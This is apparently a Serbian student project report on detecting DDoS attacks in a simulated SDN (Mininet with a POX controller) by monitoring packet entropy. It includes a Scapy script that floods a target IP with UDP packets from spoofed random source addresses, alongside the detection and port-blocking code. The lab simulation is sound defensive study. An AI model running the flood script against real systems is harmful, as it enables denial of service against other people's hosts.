Visoka ICT škola, Beograd

SDN pretnja u obliku DDoS napad-a

Profesor: dr Goran Zajić Student: Miloš Medić 2013/19

Sadržaj

[*1.* *Problem* 3](#_Toc43922837)

[*2.* *Rezime* 3](#_Toc43922838)

[*3.* *Predloženo rešenje* 3](#_Toc43922839)

[*4.* *Potrebni alati* 3](#_Toc43922840)

[*5.* *Topologija mreže* 4](#_Toc43922841)

[*6.* *Uputstvo za realizovanje simulacije* 5](#_Toc43922842)

[*6.* *Python skripta za generisanje nasumičnog saobraćaja* 8](#_Toc43922843)

[*7.* *Python skripta za generisanje DDoS napada* 9](#_Toc43922844)

[*8.* *Python skripta koja se bavi detekcijom napada na principu praćenja entropije* 10](#_Toc43922845)

[*9.* *Deo python skripte iz POX ‘l3 learning komponente’* 11](#_Toc43922846)

# *Problem*

SDN pretnja u obliku DDoS napad-a.

# *Rezime*

DDoS napad je jedan od najzastupljenijih tipova napada na Internetu danas, i ujedno i tip napada sa velikim posledicama po napadnuti cilj. Cilj ovakvog napada je onemogućavanje pristupa napadnutom sistemu od strane legitimnih korisnika. Do sada su razvijene mnoge metode za detektovanje ove vrste napada. Jedna od statističkih karakteristika mrežnog saobraćaja je i entropija. Iznenadna promena nivoa entropije može značiti početak DDoS napada.

# *Predloženo rešenje*

Svaki novi paket koji dođe do switch-a šalje se na kontroler. Za vreme DDoS-a, napadač šalje ogromnu količinu saobraćaja sa više uređaja. Dakle, detektor skuplja pakete poslate na svič. Analizira se izvorišna IP adresa paketa i broji se koliko paketa se šalje primaocu kako bi se napravila izvorišna IP tabela. Tabela se kasnije, između ostalog, koristi za otkrivanje DDoS napada, odnosno da se odredi ko je napadač.

Zajedno pox kontrolerom, pokreće se i python skripta koja kontinuirano nadgleda entropiju mreže i takođe prati svičeve i broj primljenih paketa na svakom od portova. Kada se entropija smanji ispod određenog dozvoljenog praga, tada, u zavisnosti od broja paketa koji se prenose preko porta sviča, port se može onemogućiti.

# *Potrebni alati*

-**VirtualBox**: alat za virtuelizaciju gde ćemo podići virtuelnu linux mašinu


-**Mininet**: mrežni simulator gde ćemo napraviti topologiju mreže

-**POX**: kontroler

-**Scapy**: alat za manipulaciju paketima

# *Topologija mreže*

* 4 sviča
* 16 hostova

******

*Slika 1 - Topologija mreže*

# *Uputstvo za realizovanje simulacije*

1. Kopirati sve potrebne fajlove na predviđena mesta:

milos@milos:~$ cp -i Desktop/traffic.py Desktop/mininet/custom/

milos@milos:~$ cp -i Desktop/attack.py Desktop/mininet/custom/


milos@milos:~$ cp -i Desktop/l3\_edited.py Desktop/pox/pox/forwarding/

1. Pokretanje POX kontrolera:

milos@milos:~$ cd Desktop/pox && python ./pox.py forwarding.l3\_edited

1. Napraviti mrežnu topologiju u novom terminalu:

milos@milos:~$ sudo mn --switch ovsk --topo tree,depth=2,fanout=4 --controller=remote,ip=127.0.0.1,port=6633




*Slika 2 - mrežna topologija u mininet-u*

1. U mininet-u otvoriti tri hosta:

mininet> xterm h1 h2 h3


1. U xterm prozoru prvog hosta pokrenuti python skriptu koja će generisati nasumičan saobraćaj na mreži

root@milos:~# cd Desktop/mininet/custom/ && python traffic.py –s 2 –e 17



*Slika 3 – izgled nasumičnog saobraćaja*

Zatim pogledati kontroler gde se vidi lista vrednosti za entropiju kao što je prikazano na donjoj slici. Najmanja dobijena vrednost je entropija praga za normalan saobraćaj.




*Slika 4 – vrednost entropije za vreme redovnog saobraćaja*

6. Zatim pokrenuti DDoS napad sa hostova 1 i 2 prema hostu 10

root@milos:~# cd Desktop/mininet/custom/ && python attack.py 10.0.0.10

7. Posmatrati vrednosti entropije na POX kontroleru. Vrednost se smanjuje ispod vrednosti praga za normalan saobraćaj i nakon više od 50 paketa detektuje se DdoS napad a zatim se blokira port na sviču sa kojeg dolazi napad, i zatim se saobraćaj normalizuje.



*Slika 5 – vrednost entropije za vreme napada*

# *Python skripta za generisanje nasumičnog saobraćaja*

U Mininetu se IP adrese dodeljuju redom počevši od 10.0.0.1. Za normalan saobraćaj, odredišna adresa se generiše na osnovu raspona navedenog u skripti (ovaj primer - 10.0.0.1 do 10.0.0.16). IP adrese izvora se generišu korišćenjem nasumične funkcije 'randrange (1,256)'

import sys

import getopt

import time

from os import popen

import logging

logging.getLogger("scapy.runtime").setLevel(logging.ERROR)

from scapy.all import sendp, IP, UDP, Ether, TCP

from random import randrange

def sourceIPgen():

    not\_valid = [10,127,254,1,2,169,172,192]

    first = randrange(1,256)

    while first in not\_valid:

        first = randrange(1,256)

    ip = ".".join([str(first),str(randrange(1,256)),str(randrange(1,256)),str(randrange(1,256))])

    return ip

def gendest(start, end):

    first = 10

    second =0

    third =0

    ip = ".".join([str(first),str(second),str(third),str(randrange(start,end))])

    return ip

def main(argv):

    print argv

    try:

        opts, args = getopt.getopt(sys.argv[1:],'s:e:',['start=','end='])

    except getopt.GetoptError:

        sys.exit(2)

    for opt, arg in opts:

        if opt =='-s':

            start = int(arg)

        elif opt =='-e':

            end = int(arg)

    if start == '':

        sys.exit()

    if end == '':

        sys.exit()

    interface = popen('ifconfig | awk \'/eth0/ {print $1}\'').read()

    for i in xrange(1000):

        packets = Ether()/IP(dst=gendest(start, end),src=sourceIPgen())/UDP(dport=80,sport=2)

        print(repr(packets))

        sendp( packets,iface=interface.rstrip(),inter=0.1)

if \_\_name\_\_ == '\_\_main\_\_':

  main(sys.argv)

# *Python skripta za generisanje DDoS napada*

import sys

import time

from os import popen

import logging

logging.getLogger("scapy.runtime").setLevel(logging.ERROR)

from scapy.all import sendp, IP, UDP, Ether, TCP

from random import randrange

import time

def sourceIPgen():

#this function generates random IP addresses

#these values are not valid for first octet of IP address

  not\_valid = [10,127,254,255,1,2,169,172,192]

  first = randrange(1,256)

  while first in not\_valid:

    first = randrange(1,256)

    print first

  ip = ".".join([str(first),str(randrange(1,256)), str(randrange(1,256)),str(randrange(1,256))])

  print ip

  return ip

def main():

  for i in range (1,5):

    mymain()

    time.sleep (10)

#send the generated IPs

def mymain():

#getting the ip address to send attack packets

  dstIP = sys.argv[1:]

  print dstIP

  src\_port = 80

  dst\_port = 1

# open interface eth0 to send packets

  interface = popen('ifconfig | awk \'/eth0/ {print $1}\'').read()

  for i in xrange(0,500):

# form the packet

    packets = Ether()/IP(dst=dstIP,src=sourceIPgen())/UDP(dport=dst\_port,sport=src\_port)

    print(repr(packets))

# send packet with the defined interval (seconds)

    sendp( packets,iface=interface.rstrip(),inter=0.025)

if \_\_name\_\_=="\_\_main\_\_":

  main()

# *Python skripta koja se bavi detekcijom napada na principu praćenja entropije*

import math

from pox.core import core

log = core.getLogger()

class Entropy(object):

    count = 0

    entDic = {}

    ipList = []

    dstEnt = []

    value = 1

    def statcolect(self, element):

        l = 0

        self.count +=1

        self.ipList.append(element)

        if self.count == 50:

            for i in self.ipList:

                l +=1

                if i not in self.entDic:

                    self.entDic[i] =0

                self.entDic[i] +=1

            self.entropy(self.entDic)

            log.info(self.entDic)

            self.entDic = {}

            self.ipList = []

            l = 0

            self.count = 0

    def entropy (self, lists):

        l = 50

        elist = []

        for k,p in lists.items():

            c = p/float(l)

            c = abs(c)

            elist.append(-c \* math.log(c, 10))

            #log.info('Entropy = ')

            #log.info(sum(elist))

            self.dstEnt.append(sum(elist))

        if(len(self.dstEnt)) == 80:

            print self.dstEnt

            self.dstEnt = []

                self.value = sum(elist)

    def \_\_init\_\_(self):

        pass

# *Deo python skripte iz POX ‘l3 learning komponente’*

1. #new packetIN
2. if len(diction) == 0:
3. print("Enpty diction ",str(event.connection.dpid), str(event.port))
4. diction[event.connection.dpid] = {}
5. diction[event.connection.dpid][event.port] = 1
6. elif event.connection.dpid not in diction:
7. diction[event.connection.dpid] = {}
8. diction[event.connection.dpid][event.port] = 1
9. #print "ERROR"
10. else:
11. if event.connection.dpid in diction:
12. if event.port in diction[event.connection.dpid]:
13. temp\_count=0
14. temp\_count =diction[event.connection.dpid][event.port]
15. temp\_count = temp\_count+1
16. diction[event.connection.dpid][event.port]=temp\_count
17. else:
18. diction[event.connection.dpid][event.port] = 1
20. print " switch id: ",str(event.connection.dpid)
21. print " port number: ",str(event.port)
22. print " packet count:",str(diction[event.connection.dpid][event.port]),"\n"
24. def \_timer\_func ():
25. global diction
26. global set\_Timer
27. if set\_Timer==True:
28. for k,v in diction.iteritems():
29. for i,j in v.iteritems():
30. if j >=50:
31. print "\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_"
32. print "\n",datetime.datetime.now(),"\*\* DDOS ATTACK DETECTED \*\*"
33. print "\n",str(diction)
34. print "\n",datetime.datetime.now(),": BLOCKED PORT NUMBER  : ", str(i), " OF SWITCH ID: ", str(k)
35. print "\n\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_"
36. dpid = k
37. msg = of.ofp\_packet\_out(in\_port=i)
38. core.openflow.sendToDPID(dpid,msg)